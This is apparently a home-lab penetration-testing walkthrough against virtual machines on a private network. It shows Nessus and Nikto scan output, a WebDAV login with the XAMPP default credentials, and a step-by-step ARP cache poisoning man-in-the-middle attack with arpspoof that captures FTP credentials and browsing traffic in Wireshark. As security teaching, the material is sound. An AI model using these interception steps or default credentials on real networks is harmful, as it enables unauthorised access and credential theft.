Start: Today at 8:05 PM
End: Today at 8:10 PM
Elapsed: 5 minutes
KB: Download
Vulnerabilities
Critical
High
Medium
Low
Info

In this particular Nessus scan we get a grand picture of the state of our virtual host range (192.168.0.30-192.168.0.33). Nessus highlights numerous vulnerabilities of critical, high, medium, low and info. Information represents mostly system level information that do not pose any immediate threats but may indicate important information about the system.

These vulnerabilities can be further researched using online vulnerability databases, Metasploit, etc.

NIKTO

Nikto is a web application vulnerability scanner that allows a tester to scan a web application for vulnerable software, configurations, directories, and services.

By running Nikto on the target Windows Xp Sp3 machine (192.168.0.30) we are able to identify the various software versions (i.e Apache/2.2.12, DAV, Perl/V5.10.0 and other open source vulnerabilities).

One should only run Nikto against one's own website or server. Using Nikto in an irresponsible manner would be unethical.

```
root@kali:~# nikto -h 192.168.0.30
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.30
+ Target Hostname:    192.168.0.30
+ Target Port:        80
+ Start Time:         2017-05-07 23:03:04 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color
 PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
+ Retrieved x-powered-by header: PHP/5.3.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
 protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to rend
er the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://192.168.0.30/xampp/
+ Server leaks inodes via ETags, header found with file /index.html, inode: 28147497672
4064, size: 44, mtime: Thu Aug  6 03:00:00 2009
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily b
rute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The followi
ng alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.va
r, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_
FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.v
ar, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT
_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.
var
+ mod_ssl/2.2.12 appears to be outdated (current is at least 2.8.31) (may depend on ser
ver version)
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o an
d 0.9.8zc are also current.
```

```
+ Perl/v5.10.0 appears to be outdated (current is at least v5.14.2)
+ Apache/2.2.12 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.
65 (final release) and 2.2.29 are also current.
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)
+ PHP/5.3.0 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 a
re also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10
.0 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow
 a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756
.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sens
itive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sens
itive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sens
itive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sens
itive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate l
ine in the Apache conf file or restrict access to allowed sources.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, an
d should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and sh
ould be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-562: /server-info: This gives a lot of Apache information. Comment out appropri
ate line in httpd.conf or restrict access to allowed hosts.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /.svn/wc.db: Subversion SQLite DB file may contain directory listing info
rmation. See http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-b
elong-to-us
```

```
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL database
s, and should be protected or limited to authorized hosts.
+ /server-status: Apache server-status interface found (pass protected)
+ /server-info: Apache server-info interface found (pass protected)
+ 8345 requests: 0 error(s) and 29 item(s) reported on remote host
+ End Time:           2017-05-07 23:03:38 (GMT-4) (34 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

After running Nikto, a web application scanner on a website of one's own property, one would be able to identify vulnerable installations and remediate them.

EXPLOITING DEFAULT CREDENTIALS ON XAMPP

As part of the virtual lab setup for Windows Xp Sp3, vulnerable application XAMPP 1.7.3 was installed. This application consists of a Apache HTTP Server, MariaDB database and interpreters for PHP and Perl scripts.


This software however is configured with default credentials which were not altered after installation, making it highly vulnerable.

In this exercise we will browse to the web servers "WebDAV" installation, a service allowing web admins to configure and control directories over internet and use cadaver, an authentication request launcher tool to gain control of the website.

By simply browsing to Windows Xp Sp3 virtual box's webdav directory via web server one can see that WebDAV is available.

Next cadaver (Kali Linux suite tool) is used to gain authentication. The default password for this installation can be found on google search engine and is as follows

wampp:xampp



As shown with the command prompt for dav : /webdav/> we now have access to Windows Xp Sp3's web directory.

Wireshark can be used as a packet monitoring and filtering tool for the network allowing one to gain a robust picture of real time network traffic.


Specific features such as source, destination, protocol, and feature filtering allows an analyst to “find the needle in a haystack” and make use of large collections of information.

In this exercise I will simply capture traffic passing through my Kali machine.


One important distinction to make in this exercise is that by default, virtual networks have the ability to capture traffic in “promiscuous mode.” Doing so effectively sniffs information on all interfaces for all virtual hosts connected to the network.

Such a setup is different from a physical switched network however where one would only have access to a limited set of information/hosts based on physical configurations.

In order to account for this difference we uncheck “use promiscuous mode on all interfaces” to create a similar environment to real physical networks.



Now I can use the Wireshark interface I can sniff traffic.



ARP CACHE POISONING

The theory behind arp cache poisoning is that someone intending to intercept traffic between two hosts on the network may do so by tricking neighboring hosts.

The attacking host simply broadcasts to the target host that it does in fact own the ip address of interest (this is not true) and the target host will have no other choice but to accept this information (due to the continuous nature of arp cache poisoning).

The attacking machine now has access to all traffic sent from the target machine to the impersonalized target machine (via interception). One can intercept traffic between two computers by pretending to be another computer or intercept traffic going outbound to the internet by pretending to be the default gateway (router).

One very important step in this process however is that in order for it all to work properly a feature called “ip forwarding” must be turned on. Ip forwarding ensures that intercepted traffic gets forwarded out to the original destination and incoming traffic gets forwarded back to the target. By doing this we prevent denial of service in our network.

First we take a look at the arp cache of Ubuntu machine. This is the machine we are going to first target. The value associated with Windows Xp Sp3 (192.168.0.30) is going to change to the Kali Linux box’s MAC address. (192.168.0.33).

```
georgia@georgia-laptop: ~
File  Edit  View  Terminal  Tabs  Help
georgia@georgia-laptop:~$ arp -a
? (192.168.0.32) at 08:00:27:3a:ed:ea [ether] on eth0
? (192.168.0.33) at 08:00:27:62:ba:4c [ether] on eth0
? (192.168.0.30) at 08:00:27:a6:e2:08 [ether] on eth0
? (192.168.0.1) at c0:ff:d4:eb:17:c2 [ether] on eth0
georgia@georgia-laptop:~$
```

After we commence the arp cache poisoning attack, the MAC address of one of the Windows Xp Sp3 machine (192.168.0.30) will change to the MAC address of our kali machine.

In this next step we will set up IP forwarding to allow Kali Linux to forward any IP packets to proper destination after having intercepted it.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```

In the next step I will use the “arpspoof” command to perform the actual arp cache poisoning attack.

I am going to pretend that I am the Windows Xp Sp3 machine (192.168.0.30) and I am going to trick the Ubuntu (192.168.0. 31) machine into sending me traffic meant for Windows Xp Sp3.

```
root@kali:~# arpspoof -i eth0 -t 192.168.0.31 192.168.0.30
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
8:0:27:62:ba:4c 8:0:27:3d:f4:5e 0806 42: arp reply 192.168.0.30 is-at 8:0:27:62:ba:4c
```

As shown in this screen the Kali box is continuously sending arp messages to the Ubuntu machine telling it that it is in fact the Windows machine. This process should continue running in the terminal throughout the attack.

Similarly because we want to capture two-way traffic including that sent from the Windows Xp Sp3 box for Ubuntu, we must trick windows into thinking that our Kali machine (192.168.0.33) is in fact the Ubuntu machine (192.168.0.31).

```
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
8:0:27:62:ba:4c 8:0:27:a6:e2:8 0806 42: arp reply 192.168.0.31 is-at 8:0:27:62:b
a:4c
```

As expected, the arp cache on the Ubuntu machine changes and now the Windows Xp Sp3 machine has the same MAC address as the Kali machine:

192.168.0.30 is now at 08:00:27:62:ba:4a


```
georgia@georgia-laptop:~$ arp -a
? (192.168.0.1) at c0:ff:d4:eb:17:c2 [ether] on eth0
BRN001BA9AA1F46.local (192.168.0.18) at 00:22:58:9e:64:9b [ether] on eth0
? (192.168.0.30) at 08:00:27:62:ba:4c [ether] on eth0
? (192.168.0.32) at 08:00:27:3a:ed:ea [ether] on eth0
? (192.168.0.33) at 08:00:27:62:ba:4c [ether] on eth0
georgia@georgia-laptop:~$
```

Now I will login to the Windows Xp Sp3 target's (192.168.0.30) FTP server from the Ubuntu machine (192.168.0.31 using the following credentials.

georgia:password

```
georgia@georgia-laptop: ~
File  Edit  View  Terminal  Tabs  Help
georgia@georgia-laptop:~$ ftp 192.168.0.30
Connected to 192.168.0.30.
220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (192.168.0.30:georgia): georgia
331 Password required for georgia
Password:
230 Logged on
Remote system type is UNIX.
ftp>
```

This traffic will show up in Wireshark because we have effectively set up an interception between Windows Xp Sp3 and Ubuntu on our Kali machine.




Due to the unencrypted nature of file transfer protocol (FTP) the plain text user name “georgia" and password “password” was intercepted via man-in-the-middle arp cache poisoning and visible for viewing in Wireshark.


A similar procedure can be completed on the entire network or on traffic intended for the default gateway (routing to the internet) instead of from one machine to another.

In order to complete this the Kali machine will impersonate the router/default gateway.


On my network the default gateway address is as follows: 192.168.0.1

I will now trick the Ubuntu machine into thinking that my Kali machine is the router and it will route all information through the Kali machine. The Kali machine will have “Ip forwarding” already set up. Additionally, the router will be tricked into thinking that my Kali machine (192.168.0.33) is the Ubuntu target (192.168.0.31- to allow two-way traffic and avoid denial of service).







To complete the exercise I will begin browsing the internet on the Ubuntu target. This traffic will be intercepted by the Kali machine because Ubuntu thinks that Kali is the default gateway (router) and is routing HTTP (web) traffic to the Kali machine.



Now switching back to Wireshark on the Kali machine we can view the intercepted HTTP web traffic and see exactly where the target machine user (Ubuntu user) was browsing. This step is the crux of man-in-the-middle attacks because it allows a trusted computer on the same network to intercept another computer.



